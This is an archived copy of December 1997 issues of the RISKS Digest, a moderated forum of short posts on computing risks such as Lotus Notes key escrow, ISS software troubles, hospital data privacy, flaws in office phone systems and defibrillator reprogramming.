Steve Bellovin <smb@research.att.com>

Fri, 19 Dec 1997 13:44:12 -0500

A paper just released by CSEG (essentially the British equivalent of NSA) claims that they invented public-key cryptography in 1970 (<http://www.cesg.gov.uk/ellisint.htm>). It's fascinating reading, and there is no reason to doubt the claim. Indeed, rumors about this have apparently circulated for some time.

Another interesting possibility is that NSA knew of the technique even earlier. Bobby Inman, when director of NSA, claimed that they had it circa the mid-to-late 1960's. There's some evidence for this, too. At an informal session of a conference a few years ago, I heard a retired NSA cryptographer state that National Security Action Memorandum 160, signed by President Kennedy, was the basis for the invention. The context was the command and control of nuclear weapons. Gus Simmons -- who worked in this field, and who had stated a few minutes earlier that he didn't learn about public-key cryptography until the famous Martin Gardner column

in Scientific

American -- agreed that this memo (written 14 years earlier) was indeed the key.

Assuming that all of the above is accurate, there are some interesting questions about closed research. NSA may have had a technique that would have helped other parts of the government -- but they didn't share the information. And ironically enough, it was this exact same problem that led NSA to the development of public-key crypto.

I've scanned in NSAM-160 and the declassified portion of the accompanying memo from Jerome Wiesner, who was Kennedy's science advisor at the time (<http://www.research.att.com/~smb/nsam-160>). It does not appear to state any requirements that could only be met by using public-key cryptography. But two of the paragraphs that were deleted appear just before a statement of the complexity of managing so many code numbers -- and that, of course, is the sort of thing that public-key crypto is best at.

✶ Chinook helicopter engine software

Mike Ellims <mike.ellims@pigroup.co.uk>

Fri, 19 Dec 1997 17:54:13 -0000

In 1994 a Chinook helicopter crashed into hills on an island off the coast of Scotland, killing 29 people. At the time the engine control software was absolved of blame, although problems with it were known to

exist. The

Minister of Defense was quoted as saying of the software that 485 observations were made but none were considered safety-critical."

In recent weeks Channel 4 in Britain raised the question of whether or not

there were actually serious problems with the software, via a leaked report

from EDS-Scicon. This report listed 56 category-1 errors (most serious),

which indicate either a coding error or non-compliance with documentation.

A further 193 errors were listed as category-2 errors, which relate to the quality of the code.

It was further alleged on Channel 4 that the RAF test pilots who develop

operation procedures etc. for new aircraft refused to fly the helicopter. The aircraft was introduced into operational service, but with

restrictions on load that do not apply to the Mark-1 version.

The official line is that there is no shred of evidence to suggest that

anything other than pilot negligence caused the crash. However, there is

some possibility that another investigation into the crash may occur.

Further information can be found at <http://www.computerweekly.co.uk/> .

Mike Ellims

AltaVista calls Esperanto communist

Philip Brewer <pbrewer@urbana.css.mot.com>

Mon, 15 Dec 1997 11:44:53 -0600

In 1996 a gathering of Esperantists from all over the world published the Prague Manifesto calling for democracy and minority language rights. There happened to be a reference to the manifesto in a German-language document I was using to test the AltaVista auto-translation software.

The overall quality of the translation was no worse than I had expected, but it introduced a really egregious error: it called the Prague Manifesto the "Prague communist manifesto".

On a statistical basis, I suppose the odds might be with you if you just assume that any manifesto must be the communist one, but not all manifestos are communist ones, and non-communists are liable to take offense when you call them communists.

I reported the error to the "feedback" address provided on the translation web page. If I get an interesting response, I'll forward it on to RISKS.

✶ Privacy problems with patient data in hospitals, by Simson Garfinkel

Fr. Stevan Bauman <csb@indy.net>
Wed, 17 Dec 1997 01:16:39 -0500 (EST)

[This item originally appeared in **The Boston Globe**, 5 Jun 1997. It was

later reprinted in *American Reporter*, a daily electronic newspaper,

<http://www.american-reporter.com> for initial free access.

Contact Joe Shea at joeshea@netcom.com for comments and

subscriptions.

This article is reproduced here with permission of the author. PGN]

Simson Garfinkel
American Reporter Correspondent
Martha's Vineyard, Mass.
October 2, 1997

COMPUTERS COMPROMISE PRIVACY, CUT COST OF CARE
by Simson Garfinkel
American Reporter Correspondent

MARTHA'S VINEYARD, Mass. -- A few months ago, a patient at the University of Washington Medical Center made what sounded like a reasonable request.

Worried about his medical privacy, the patient asked that the hospital's computers be set up so that his medical record could not be displayed on a computer terminal.

Today the UW Medical Center is still considering the request, but the doctors involved aren't quite sure how to proceed. University of Washington has been a leader in bringing computers to medicine, and there are few parts of the hospital that still rely on paper.

Various computer systems at the hospital keep track of each patient's appointments, record the procedures done by a physician, record the laboratory work requested and performed, send the results electronically back to the physician, remind the patient when it is necessary to schedule a follow-up, and most importantly, send out bills to insurance companies and the patients themselves.

Precisely which computer does the patient not wish his information to be displayed upon?

"We're trying to figure that out right now," says one of the physicians on the hospital's medical informatics review panel. So far, there is no good answer.

For thousands of years, it's been the obligation of physicians to protect the privacy of their patients. But many physicians are increasingly worried that this age-old commitment is being jeopardized as hospitals adopt increasingly-advanced medical information systems.

Earlier this year, the National Research Council issued a report on the issues surrounding electronic health information. Called "For the Record," the report identified five "threat levels" for information stored in health care computers:

- * Threat 1: Insiders who make "innocent" mistakes and cause accidental disclosures of confidential information. This could be as simple as a lab sending a fax sent to a wrong phone number, or a nurse pulling up one patient's medical records instead of another's.

- * Threat 2: Insiders who abuse their record-access privileges. Browsing seems to be a problem with many electronic record systems. The Internal Revenue Service, for example, has had persistent problems with curious employees looking through the tax records to which they have access. It's unreasonable to think that hospitals will somehow avoid this scourge.

* Threat 3: Insiders who knowingly access information for spite or for profit. During the 1992 Democratic primaries, a pathologist at Beth Israel Hospital here in Boston was contacted by a member of the press who wanted access to former U.S. Sen. Paul Tsongas' medical records. The reporter offered good money, and a less ethical pathologist could easily have retrieved the file -- probably without having that information traced back to him.

* Threat 4: An unauthorized physical intruder gains access to information. Many hospitals rely on physical security to protect information stored inside a computer: the terminals are put in a special room or behind a desk to which only authorized personnel are supposed to have access. Unfortunately, hospitals are not as secure as hospital administrators would like to believe. If that journalist had simply put on a white lab coat and gotten a fake badge, that person might have been able to retrieve Tsongas' medical records unassisted.

* Threat 5: Vengeful employees and outsiders, such as vindictive patients or intruders, who mount attacks to access unauthorized information, damage systems, and disrupt operations. A doctor who practices at an HMO recently told me of a problem that her group has been having: an employee -- they think they know who -- has been accessing the HMO's scheduling computer and deleting patient appointments. The scheduling desk then thinks the appointment slot is free, and two or three patients show up at

the same
time.

The increased reliance on Social Security numbers is further compromising patient confidentiality. These days it is relatively easy to find out somebody's Social Security number, and if you have that magic number, you can call up a hospital or doctor's office and impersonate that person, hunting out embarrassing or valuable pieces of information.

What makes this scam possible is the fact that many hospitals use Social Security numbers as a kind of secret patient password for patients to prove their identity. Hospitals don't seem to realize that even if Social Security numbers were once relatively secret, that day is long past.

Disturbingly, use of Social Security numbers by health care organizations is about to expand dramatically. Section 1173 of the Kennedy Kassenbaum health care portability legislation passed last year defines a set of "administrative simplification procedures" which require the establishment of universal health identification numbers.

The identifier will make it easier for different organizations to combine data, both to improve patient care and to make it easier to perform large-scale epidemiological studies. Right now, it looks as if Congress or Health and Human Services will adopt the Social Security number as that universal identifier.

Some computer professionals have suggested that the way to solve the health care privacy issue is to encrypt all of a patient's files with a

secret key,
so that a patient's files can't be decrypted without their
permission. The
problem with this sort approach is that it makes it difficult
for doctors to
access critical information in times of urgent need. Hospitals,
and other
institutions, are loathe to deploy systems that restrict
anybody's access to
information.

Instead, many hospitals seem to prefer systems that allow
relatively open
access, but record every file that's viewed or modified by every
health care
worker. That record is called an audit trail. The information
can be used to
find and punish employees who violate patient confidentiality,
and having it
works as a deterrent for others. But even audit trails breaks
down in an
emergency room, where forcing people to type a username and
password before
ordering a test could mean the difference between life and
death. Are you
willing to die for your right to privacy?

With all of these problems, sometimes it is easy to forget that
the reasons
that hospitals are turning to computers is to lower costs and
improve
patient care. Unfortunately, ensuring patient privacy can be
expensive and
can prevent doctors and public health officials from considering
all of the
pertinent data for a given problem. It's doubtful that we will
be able to
resolve the fundamental tension between the need to know and the
need not to
know.

⚡ Risk of seizure-inducing video

<Bruce_Martin@manulife.com>

Wed, 17 Dec 1997 12:04:17 -0500

On December 17th the Canadian News Online Enterprise, a.k.a. CNews, reported that about 650 Japanese viewers ages 3 to 20 were hospitalized following epilepsy-like seizures apparently induced by what they saw on TV. (http://www.canoe.ca/TopStories/dec17_cartoon.html)

To paraphrase, roughly 600 young viewers were rushed to hospital after they were "felled by fits of spasms and nausea" occurring about 20 minutes into Tuesday night's episode of TV Tokyo's hit cartoon "Pokemon" (meaning "pocket monsters"), based on characters in a game produced by Nintendo. Another 50 or so who saw part of the show repeated on a news program also fell victim. Total viewership of either the cartoon or the news segment was not reported.

Those afflicted reported experiencing headaches, "flashing lights" in their field of vision, and nausea akin to car sickness. A scene in the cartoon featuring a "vividly colored explosion mixed with the strobe-light flashing of a character's eyes" seemed to trigger the illness. About 150 viewers remained hospitalized Wednesday.

In Kyodo News, an epilepsy expert at Saitama University of Medicine outside Tokyo, Toshio Yamauchi, said their symptoms suggest a one-time attack triggered by optical stimulus, which is different from epilepsy. "There

have been many similar cartoon programs in the past, and I don't understand why the program this time caused so many attacks," Yamauchi was quoted as saying. "It's a sign that Japan will also have to set up guidelines for TV program production."

TV Tokyo said Wednesday that it is canceling the segment on 30 other stations scheduled to show it. Spokesman Hiroshi Uramoto told reporters "We are shocked to hear many children were taken to hospitals" and promised that the station would investigate.

The Computer-Related Risk? While isolated incidents like this have been reported in the past ([RISKS 14.63](#) etc.), this particular cartoon segment has furnished us with a model for seizure-inducing video that apparently affects a significant portion of the population. If low-definition broadcast video can mass-induce spasms and nausea, higher-definition computer video almost certainly can. And unlike TV, the choice of images displayed on your computer screen is in the hands of several hundred thousand faceless programmers. If even one of those programmers has an axe to grind, well, imagine a new class of computer virus that crashes your hard disk *and* your cerebral cortex!

[Also reported by Dan Vogel and Chiaki Ishikawa. PGN]

🔥 Re: Potential software nightmare for ISS ([RISKS-19.50](#))

Bruce Stephens <B.Stephens@isode.com>

Tue, 16 Dec 1997 14:16:45 +0000

Edward R. Tufte's lovely ``Visual Explanations: Images and Quantities, Evidence and Narrative'' has a chapter on the O-ring problem, and comments (perhaps unsurprisingly!) that all of the information was there before the incident; it just needed much better graphical presentation.

Indeed, judging by the graphs that he gives that were used in pre-launch discussions, it seems that perhaps technology might be partly to blame: when you can so easily present the information as pictures of space shuttles with cross-hatching indicating O-ring damage, perhaps other (far more effective) techniques like simple line-graphs become unacceptably low-tech.

⚡ Re: Potential SW nightmare for ISS (Name withheld, [RISKS-19.50](#))

<>

Thu, 18 Dec 1997

[Note: This person is different from the [RISKS-19.50](#) contributor. PGN]

I agree with your anonymous correspondent about the potential for an ISS software nightmare, but I believe that the potential is much very much greater than your correspondent appreciates. Over the past two years I have seen a requirements scrub, a delivery split, more requirements scrubbed, new

requirements added (change traffic is still high), mission creep (PCS most notably), continually slipping schedules, and fear of Jay Greene, ISS Associate Director of Engineering and Chairman of the Design Control Board, elevated to a valid engineering principle. The schedule slips were sometimes difficult to discern because, until several months ago, there was no integrated schedule. Management has pursued all the standard remedies: cut back on testing; more overtime; cut back on time available for testing; more overtime; combine test phases downstream (the reason that Multiple Element Integrated Test -- MEIT -- is important); and more overtime. It is a litany you are familiar with, and the results are about what you would expect.

The desire to maintain the launch date is leading to poor decisions such as fixing the hardware with the software (Lab smoke detectors); not fixing the SW (accepting loss of synch between C&C and SM because it doesn't happen that often and we can't meet the SM's timing requirement); and changing the requirements to accommodate the system (deleting the CRC for a 16-bit XOR checksum because of CPU use).

Some other causes for concern:

- 1) The baseline requirements were derived from Freedom. Freedom's requirement set was ``fully validated,`` but there appears to be no evidence that the subset selected for ISS was revalidated. It is as if the program assumes a subset of a fully validated requirements set is itself

fully
validated;

2) The C&DH (command & data handling) hardware is underpowered. It looks as if it will go I/O bound and run out of telemetry bandwidth just after 6A and then run out of CPU a little later;

3) Because of 2), I think PCS will take on command and control (C&C) functions. This is not good because PCS is Crit3 hardware (their requirements allow them to crash anytime) and C&C (hazardous commands) require Crit1.

All in all it is not a story with a happy ending.

Your correspondent in [RISKS-19.50](#) contrasted the ISS situation with that of the shuttle. It is not quite appropriate to compare a twenty-year-old program to one much younger. There is no error count from a comparable age in the shuttle program (prior to release 19.6) on which to base the comparison. But the shuttle software is not perfectly healthy either.

On STS-79, a software error manifested itself during entry and aborted the DTO in progress. The quick analysis showed the problem was caused by a missing initialization (missed in the implementation of the CR (change request)); the DR (discrepancy report) was assigned severity 3. Post-flight analysis showed there were some other anomalies and they turned out to be caused by a missing parameter in an IF check in code from the same CR. An audit was then performed and 5 more discrepancies were found in the code

from the CR (the CR was not a particularly difficult one). The entire incident was characterized, by the contractor, as "a result of a process breakdown which was addressed and corrected."

Not quite a year later, another serious but unrelated DR appeared: DR 108075, "Illegal Entry on all Item Inputs Attempted on the OPS 202 Display." This problem was introduced on OI-25 with the correction of DR 108680 and found in the SMS. The problem was assigned a severity of "1N". The "N" was assigned because there are crew procedures in place to preclude the condition from happening. The "1" was assigned because there are contingency scenarios that have been identified where the inability to make entries on the OPS Page would result in loss of crew/vehicle.

It makes one wonder if the "process breakdown" was "addressed and corrected."

⚡ Satanic Risks?

"Lindsay F. Marshall" <Lindsay.Marshall@newcastle.ac.uk>
Mon, 15 Dec 1997 11:33:31 +0000 (GMT)

In the *Letters* page of this month's *Fortean Times* (FT106, January 1998) there is a letter entitled Brotherly Communications, raising the privacy risks of mandating GPS in every mobile phone -- which it claims will be the case in the USA in 1999. However, the letter then goes on to say the following:

> Much of the data concerning mobile phone paranoia (or the

enhanced 911

> service) comes from the publications of Lucent -- also known as Bell

> Laboratories -- AT&T and Sandia National Laboratories.

> Lucent seems an odd sort of name -- Luc(iferic) Ent(erprises) as people on

> a witch hunt might suggest -- but when it comes to software they have a

> real-time operating system called Inferno, written in a language called

> Limbo, with a communications protocol called Styx. Reading the product

> literature is less like engineering and more like indoctrination. The head

> offices are at 666 5th Avenue in New York. The company motif is a fiery

> red circle that might represent a bull's eye, the star Aldebaran in the

> constellation Taurus -- also associated with the Egyptian god Set ...

> Lucent has been doing a lot of recruiting recently -- their headline

> product is something called Airloop(tm) which looks like a cellular phone

> microcell incorporating voice and data. It is controlled by a little box

> that I expect we'll be seeing everywhere, called the BSD2000 (Lucent seem

> to have a millennial flavour in their product numbers).

Lucent is, of course, at <http://www.lucent.com>, and the *Fortean Times* is at

<http://www.forteanimes.com>.

Lindsay <<http://catless.ncl.ac.uk/Lindsay>>

✶ "Concurrent Programming" by Fred B. Schneider

"Peter G. Neumann" <neumann@csl.sri.com>

Tue, 16 Dec 97 16:08:33 PST

Fred B. Schneider

On Concurrent Programming

Springer-Verlag, New York, 1997

One of the most insidious sources of programming problems in the RISKS

archives involves concurrent programming. Synchronization, locking, message

passing, and other tight-coupling mechanisms are extremely difficult to do

properly. Programming languages and operating systems are not necessarily

much help by themselves.

Fred Schneider has put together a wonderful book on how to do concurrent

programming correctly. Whereas the book is ideal for a one-semester course

(and more), it is also very valuable as a reference work. It should be read

by everyone deeply involved in writing critical programs.

Although its

focus is strongly on formal methods, I have long claimed that formal methods

can be enormously helpful if you are really concerned about correctness in

concurrency, for which most unproved algorithms tend to have flaws (and a

few ``proved'' ones may also). Furthermore, the implementations of such

algorithms are always in question, and formal methods can help significantly

there as well.



Report problems with the web pages to [the maintainer](#)



THE RISKS DIGEST

Forum on Risks to the Public in Computers and Related Systems

[ACM](#) Committee on Computers and Public Policy, [Peter G. Neumann](#), moderator

Volume 19: Issue 52

Weds 24 December 1997

Contents

- [The Swedes discover Lotus Notes has key escrow!](#)
[Win Treese](#)
- [Strong crypto code for authentication published online](#)
[John Gilmore](#)
- [New Internet law attacks non-profit pirating](#)
[Edupage](#)
- [Electric deregulation grid-lock](#)
[PGN](#)
- [Has Microsoft already infected itself?](#)
[Nick Brown](#)
- [Beware of diploma mills on the Net](#)
[Edupage](#)
- [Risks of modern PABXs and digital phones](#)
[Nick Brown](#)
- [Hackers attack game site](#)
[Stevan Milunovic](#)
- [Adjust your defibrillator today!](#)
[Gary McGraw](#)
- [Mobil Speedpass](#)
[Philip Koopman](#)

● [Tufte and Information Density](#)

[Jeff Gruszynski](#)

● [Re: KC power outage](#)

[William Hugh Murray](#)

● [Info on RISKS \(comp.risks\)](#)

⚡ The Swedes discover Lotus Notes has key escrow!

Win Treese <treese@OpenMarket.com>

Tue, 23 Dec 1997 22:15:31 -0500

My colleague Bill Nilson brought this to my attention. Below is his translation of a story from a Swedish newspaper. [Original Swedish truncated, but is available on request. PGN]

The article describes the reaction when various people in the Swedish government learned that the Lotus Notes system they were using includes key escrow. They were apparently unaware of this until Notes was in use by thousands of people in government and industry.

Besides being an interesting reaction to key escrow systems, this incident reminds us that one should understand the real security of a system....

Secret Swedish E-Mail Can Be Read by the U.S.A.

Fredrik Laurin, Calle Froste, *Svenska Dagbladet*, 18 Nov 1997

One of the world's most widely used e-mail programs, the American Lotus Notes, is not so secure as most of its 400,000 to 500,000 Swedish users believe. To be sure, it includes advanced cryptography in its e-mail function, but the codes that protect the encryption have been

surrendered to American authorities. With them, the U.S. government can decode encrypted information. Among Swedish users are 349 parliament members, 15,000 tax agency employees, as well as employees in large businesses and the defense department. ``I didn't know that our Notes keys were deposited (with the U.S.). It was interesting to learn this,' ' says Data Security Chief Jan Karlsson at the [Swedish] defense department. Gunnar Grenfors, Parliament director and daily e-mail user, says, ``I didn't know about this--here we handle sensitive information concerning Sweden's interests, and we should not leave the keys to this information to the U.S. government or anyone else. This must be a basic requirement.' '

Sending information over the Internet is like sending a postcard--it's that simple to read these communications. When e-mail is encrypted, it becomes unintelligible for anyone who captures it during transport. Only those who have the right codes or raw computer power to break the encryption can read it. For crime prevention and national security reasons, the United States has tough regulations concerning the level of cryptography that may be exported. Both large companies and intelligence agencies can already--in a fractions of a second--break the simpler cryptographic protections. For the world-leading American computer industry, cryptographic export controls are therefore an ever greater obstacle. This slows down utilization of the Internet by businesses because companies outside the U.S.A. do not dare to

send important information over the Internet. On the other hand, the encryption that may be used freely within the U.S.A. is substantially more secure.

Lotus, a subsidiary of the American computer giant IBM, has negotiated a special solution to the problem. Lotus gets to export strong cryptography with the requirement that vital parts of the secret keys are deposited with the U.S. government. ``The difference between the American Notes version and the export version lies in degrees of encryption. We deliver 64 bit keys to all customers, but 24 bits of those in the version that we deliver outside of the United States are deposited with the American government. That's how it works today,' ' says Eileen Rudden, vice president at Lotus.

Those 24 bits are critical for security in the system. 40-bit encryption is broken by a fast computer in several seconds, while 64 bits is much more time-consuming to break if one does not have the 24 bits [table omitted]. Lotus cannot answer as to which authorities have received the keys and what rules apply for giving them out. The company has confidence that the American authorities responsible for this have full control over the keys and can ensure that they will not be misused.

On the other hand, this (assurance) does not matter to Swedish companies. On the contrary, there is a growing understanding that it would be an unacceptable security risk to place the corporation's own ``master key'' in

the hands of foreign authorities. Secret information can leak or be spread through, for example, court decisions in other countries. These concerns are demonstrated clearly in a survey by the SAF Trade and Industry security delegation. Some 60 companies answered the survey. They absolutely do not want keys deposited in the U.S.A. It is business secrets they are protecting. These corporations fear that anyone can get a hold of this information, states Claes Blomqvist at SAF.

Swedish businesses are also afraid of leaks within the American authorities.

The security chief at SKF, Lars Lungren, states: ``If one has a lawful purpose for having control over encryption, it isn't a problem. But the precept is flawed: They ought to monitor (internally), but the Americans now act as if there are no crooks working within their authorities.''

In some countries, intelligence agencies clearly have taken a position on their country's trade and industry. Such is the case in France. One example, which French authorities chose to publicize, was in 1995 when five CIA agents were deported after having spied on a French telecommunications company.

Win Treese <treese@openmarket.com>

[The Lotus Notes crypto scheme is one that I have familiarly been calling ``64 40 or fight!'' (in a reference to a slogan for an early U.S. election campaign border-dispute issue many years ago. PGN]

✦ Strong crypto code for authentication published online

John Gilmore <gnu@toad.com>

Tue, 23 Dec 1997 15:18:55 -0800

One of the risks of controlling privacy technology is that these controls spill over into other areas that the government doesn't wish to control.

Freedom of speech is one such area, which is giving the Government headaches right now. But another such area is authentication.

To build networks that are secure against mischief requires that people prove their authenticity in a way that can be verified across distance and time. This requires cryptography. The complexity of the export regulations on cryptography, and the harsh penalties for mistakes, have discouraged many people, including myself, from deploying good authentication because of fear of government retaliation.

I've now spent some four years in close contact with lawyers, who dissected the export controls to prove them unconstitutional to Federal judges. That experience has reduced the "uncertainty and doubt" that accompanies such fear. I now know pretty exactly what the export controls allow and disallow.

There's long been a disconnect between what NSA tells people is legal, and what is actually legal. NSA tends to serve its own interests, and operates on the principle that they're unlikely to get caught. For

example, they told Dan Bernstein it might be illegal to put his software into a U.S. library if his intent was that foreigners could read it. They told the Apache team that their software was illegal to publish because it contained hooks that could call a separate PGP program. (Both of these are fully documented in declarations in the Bernstein case web site; see http://www.eff.org/bernstein/Legal/960726_filing/, behlendorf.decl and bernstein.decl.) And they've been telling people that authentication object code is not export-controlled, but that authentication source code is.

Fortunately for network security, the regulations do not support their statement. Authentication is authentication is authentication. You can read the full legal analysis at my web site (see below). Software that's published in source code is still authentication software. And software that is publicly available, and wasn't transferred from the State Dept as an "EI" item, is not subject to the export controls.

Given this new freedom from fear, uncertainty and doubt, the first piece of infrastructure I want to authenticate is the Domain Name System; thus this software release. But there are many other opportunities: authentic email (a version of PGP that doesn't encrypt, only authenticates?), authentic IP packets (IPSEC with AH only), authentic remote login (ssh or kerberos with privacy missing), authentic routing updates, authentic web pages, authentic public records, authentic network file access; the list is endless.

Here's the press release. John

Strong Crypto Code Published Online for Authentication

San Francisco, December 23, 1997 - Civil libertarian John Gilmore today published strong authentication source code on the Internet, making it available for worldwide access, despite U.S. National Security Agency attempts to restrict such software. He is publishing Domain Name System Security software that contains a complete copy of RSAREF, well-known cryptography software that is a predecessor to the DNSsafe software released in October by RSA Data Security, Inc.

Mr Gilmore explains, "Internet publication of cryptography software is considered an export by the US Government, and often requires government permission under the Export Administration Regulations (EAR). But those regulations specifically exempt programs which merely prove that information is authentic (authentication), rather than hiding the information (privacy)."

The export regulations were amended in 1989 to exclude authentication software. Since that time, however, the National Security Agency has been telling people privately that the exclusion only applies to ready-to-run "binary" programs. They have reportedly claimed that the regulations still require government permission to export the human-readable "source code" of authentication programs. The plain text of the regulations makes no such distinction, though; all authentication programs are exempt.

Readers can obtain the software from Mr. Gilmore's web site for Domain Name System Security, at <http://www.toad.com/~dnssec> or at <http://www.flash.net/~dnssec>. Future releases will be available from

the Internet Software Consortium, <http://www.isc.org/bind.html>.

The Electronic Frontier Foundation, which Mr. Gilmore co-founded, is sponsoring a lawsuit to have the entire cryptography software export control regime overturned. In the three-year suit, *Bernstein v. State*, Judge Marilyn Hall Patel has invalidated export controls administered by both the State Department and the Commerce Department. She ruled they are an unconstitutional prior restraint against our First Amendment right to speak and publish about cryptography. The case is now in the Ninth Circuit Court of Appeals.

Domain Name System Security: <http://www.toad.com/~dnssec>
or <http://www.flash.net/~dnssec>

Internet Software Consortium: <http://www.isc.org>

RSA Data Security: <http://www.rsa.com>

Electronic Frontier Foundation: <http://www.eff.org>

Press Contacts:

John Gilmore, Founding Board Member, EFF
+1 415 221 6524, gnu@toad.com

Shari Steele, Staff Attorney, Electronic Frontier Foundation
+1 301 375 8856, ssteele@eff.org

More press background is available at:
<http://www.toad.com/~dnssec/pressrell.background.txt>

"They that can give up essential liberty to obtain a little temporary safety deserve neither liberty nor safety." - Ben Franklin, ~1784

✶ New Internet law attacks non-profit pirating

Edupage Editors <educom@educom.unc.edu>

Sun, 21 Dec 1997 12:48:54 -0500

President Bill Clinton signed into law a controversial bill imposing criminal penalties on copyright violators who do not profit from their actions. The No Electronic Theft Act, passed by Congress last month, was strongly backed by the software and entertainment industries, but opposed by science and academic groups. Under the new law, a person who "willfully" infringes on copyrighted material worth at least \$1,000 could be subject to criminal prosecution even if he does not profit by it. Under the previous law, copyright violators could not be charged with criminal misconduct unless they profited from the violation. Software and entertainment groups, including the Business Software Alliance, the Motion Picture Association and the Association of American Publishers, said the change was essential to protect software, music recordings and other creative products easily pirated over the Internet. (*Toronto Financial Post*, 18 Dec 1997; Edupage, 21 Dec 1997)

✶ Electric deregulation grid-lock

"Peter G. Neumann" <neumann@csl.sri.com>

Tue, 23 Dec 97 14:12:26 PST

California's 1 Jan 1998 scheduled deregulation of electric power

received a shock when it was realized that the new software system is not ready to monitor who puts power into the grid and where it goes. Everything else is apparently ready to go. (You supposedly will then be able to get your electricity from competitive operators. Competition is supposed to lower prices, which by law must be reduced by at least 10%.) [Source: AP item, 23 Dec 1997]

The length of the delay is unpredictable, with estimates ranging around 3, 4, or even 5 months. The Independent System Operators estimate their losses from the unavailability of the computer system at about \$300,000 a day, whereas the Utility Reform Network watchdog estimates costs of up to \$1,000,000 daily. The system development effort evidently could not properly address many of the complexities long familiar to RISKS readers -- including the necessity of getting out all the bugs, getting performance up to snuff, and adequately training people for use of the system, all within the allotted 11-month schedule. The ISO chief executive noted that this ``probably would have been a two- or three-year project'' and you just cannot cram all that into 11 months. [Source: Jamie Beckett, *San Francisco Chronicle*, 24 Dec 1997, A1]

Has Microsoft already infected itself?

BROWN Nick <Nick.BROWN@coe.fr>

Fri, 19 Dec 1997 17:42:03 +0100

Can anyone explain what this string is doing in WWINTL32.DLL, the DLL which converts Word 97's language neutral version into (in this case) the International English version ? My version is dated August 13, 1997 at 3:59 pm, has 1158416 bytes, and is marked as version 8.0, although it comes from Office Service Release 1.

Here's the string:

"AutoClose macro virus is already installed in NORMAL.DOT"

Does Microsoft know something we don't ?

Nick Brown, Strasbourg, France (Nick.Brown@coe.fr)

⚡ Beware of diploma mills on the Net

Edupage Editors <educom@educom.unc.edu>

Sun, 21 Dec 1997 12:48:54 -0500

A number of would-be students have fallen victim to the dark side of distance learning on the Internet -- fraudulent schemes that claim to offer accredited degrees in as little as 27 days. In many of these cases, a Web site is about all these "institutions" have to offer, says the co-author of "Bears' Guide to Earning College Degrees Nontraditionally." And while some people assume that a ".edu" suffix guarantees the authenticity of an educational institution, Network Solutions (the company that registers

Internet domain names) says it gives a ".edu" name to anyone who requests it. So far, the Accrediting Commission of the Distance Education and Training Council is the only nationally recognized accrediting body for distance-learning programs, while the Global Alliance for Transnational Education focuses on evaluating and certifying international institutions. (Chronicle of Higher Education 19 Dec 97; Edupage, 21 Dec 1997)

✶ Risks of modern PABXs and digital phones

BROWN Nick <Nick.BROWN@coe.fr>
Fri, 19 Dec 1997 18:18:40 +0100

We have just received our introductory training for our new PABX. Everyone will have a digital phone with a two-line alphanumeric display.

The possibilities for mischief and accidents will be immediately obvious to regular RISKS readers, but apparently the engineers and marketing people from the PABX manufacturer haven't spotted anything wrong.

1) Anyone can send a text message to anyone else from any phone to which they have physical access. There is a function to "lock" the phone, which many users will probably (incorrectly) imagine protects them; in fact, "locking" the phone only prevents outside calls from being made. So I can go to my colleague's phone and send "Eat my shorts" (readers may like to fill in their own message here) to my local sexual harassment representative. Or, being in competition with another person for a

promotion, I can make a number of "mistakes" on their behalf.
Etc., etc.

Solution: Lock your office every time you leave it. For people who have an open plan office: be on VERY good terms with all of your colleagues. Even the extreme measure of taking your phone with you doesn't help: the phones have no personality module, so they are all identical, and all the parameters (such as your name) are associated with your line in the PABX.

2) When you finally do send a legitimate text message to someone, you get "message sent OK" flashed up on your display, for a full second. If the send fails (eg because the mailbox is full - it has a capacity of about 4 messages), you get "message not sent" flashed up for a second. That's it. No other confirmation, no acknowledgement required. "Didn't you get my vital message ? I'm sure I sent it."

3) The phones have a cute "permanent hands free" function. This is activated by pressing a button, and the only indication that it is on is a very small blinking LED. When this is in place, the phone "answers" a call after one ring, saving you all those calories you wasted up to now reaching to press a button. This function is a great way to listen in on a meeting to which you haven't been invited: visit the meeting room and switch "hands free" on some hours before the meeting. Wait till everyone is sitting round the table. Phone the number. People will groan and look at each other - who's going to answer it ? But after one ring it stops - sighs

of relief,
the person on the other end realised their mistake and rang
off. Well, not
quite - they're listening to the entire meeting.

4) You can program a function key with frequently used sequences
- for
example, the one to read your voice mail. This sequence
contains your
personal identification code; the same code used to charge
personal calls to
your account. I don't suppose it will come as a surprise to
anybody to
learn that this code is plainly visible to anyone who browses the
programmable keys, which of course are not protected by a code
of any kind.

5) Not that the code would help for most people: it has a
minimum length
of two (2) digits, a maximum length of 6, and a default of "00".
Naturally, the PABX has no mechanism for expiring this code over
time,
logging failed attempts to guess the code, etc etc etc.

There are many others. Two colleagues and I came up with all of
these
during the training course. The instructor said "nobody has ever
pointed any of this out before" - she has trained several
thousand
people on this system in the last couple of years.

Nick Brown, Strasbourg, France.

⚡ Hackers attack game site (from www.news.com)

Stevan Milunovic <stevan@netscape.com>
Tue, 23 Dec 1997 08:12:29 -0800

Hackers broke into the Sierra On-Line gaming site and took down
the front

page for three hours over the weekend. The hacker(s?) did not access any sensitive data such as credit card information.

⚡ Adjust your defibrillator today!

Gary McGraw <gem@rstcorp.com>
Mon, 22 Dec 1997 10:17:01 -0500 (EST)

In **The Washington Post** "DigitalFlubs" column (22 Dec 1997), there is a small article about a bug in 2000 installed defibrillators manufactured by Ventak AV (sold by Guidant Corp out of Indy). There is some debate over whether the bug could ever be life-threatening. Here's my favorite line from the article (and why I am writing this up for RISKS):

"Surgery isn't necessary; doctors can adjust the devices' programming with a small radio transmitter."

The obvious risk is that somebody else will opt to reprogram defibrillators by broadcast. One would hope there are controls and authentication mechanisms... righto. The press never seems to be aware of the downside of automatic adjustment schemes.

Dr. Gary McGraw, Research Scientist, Reliable Software Technologies (RST), Sterling, VA <<http://www.rstcorp.com/~gem>> gem@rstcorp.com

⚡ Mobil Speedpass

Philip Koopman <koopman@cmu.edu>

Mon, 22 Dec 1997 01:10:40 GMT

Mobil is promoting the Speedpass program in which you get a radio frequency transponder and use that to pay for fuel at the pump in a service station. They are apparently using TIRIS technology from Texas Instruments. The key-ring version uses fairly short-range low frequency energy, and I'd have to guess that the car-mounted version is using their 915 MHz battery-powered transponder. This is a neat application, especially for fleet vehicles, especially since no PIN is required. But, I worked with RF transmitter and transponder security in my previous job, and this application rings minor alarm bells in my mind.

